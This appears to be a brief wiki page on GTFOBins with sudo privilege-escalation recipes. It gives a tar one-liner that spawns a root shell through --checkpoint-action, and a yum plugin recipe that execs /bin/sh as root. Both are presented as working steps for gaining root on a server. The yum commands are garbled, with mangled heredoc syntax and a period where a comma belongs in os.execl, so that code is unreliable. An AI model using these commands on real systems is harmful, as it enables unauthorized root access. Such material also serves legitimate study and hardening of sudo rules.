# Get the fuck out
### GTFOBins
GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.
The project collects legitimate functions of Unix binaries that can be abused to get the fuck out beak out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.
It is important to note that this is **not** a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFOBins is a compendium about how to live off the land when you only have certain binaries available.
[https://gtfobins.github.io/](https://gtfobins.github.io/)
### TAR allowed as SUDO
When you are on a server. The command **sudo -l** list the allowed (and forbidden) commands for the invoking user. If you are lucky you are allowed to execute tar as SUDO.
To gain root access simply enter this command:
`sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh`
[https://gtfobins.github.io/gtfobins/tar/](https://gtfobins.github.io/gtfobins/tar/)
### YUM allowed as SUDO

When you are on a server. The command **sudo -l** list the allowed (and forbidden) commands for the invoking user. If you are lucky you are allowed to execute yum as SUDO.
[](https://wiki.togogo.ch/uploads/images/gallery/2022-07/MuBimage.png)

Now execute following commands:
`TF=$(mktemp -d)`
`cat >$TF/x< [main]
plugins=1
pluginpath=$TF
pluginconfpath=$TF
EOF`
`cat >$TF/y.conf< [main]
enabled=1
EOF`
`cat >$TF/y.py< import os
import yum
from yum.plugins import PluginYumExit, TYPE_CORE, TYPE_INTERACTIVE
requires_api_version='2.1'
def init_hook(conduit):
os.execl('/bin/sh'.'/bin/sh')
EOF`
`sudo yum -c $TF/x --enableplugin=y`
[](https://wiki.togogo.ch/uploads/images/gallery/2022-07/Ku9image.png)
Described in the link: [https://gtfobins.github.io/gtfobins/yum/](https://gtfobins.github.io/gtfobins/yum/)
After you done this you are allowed to run every sudo command!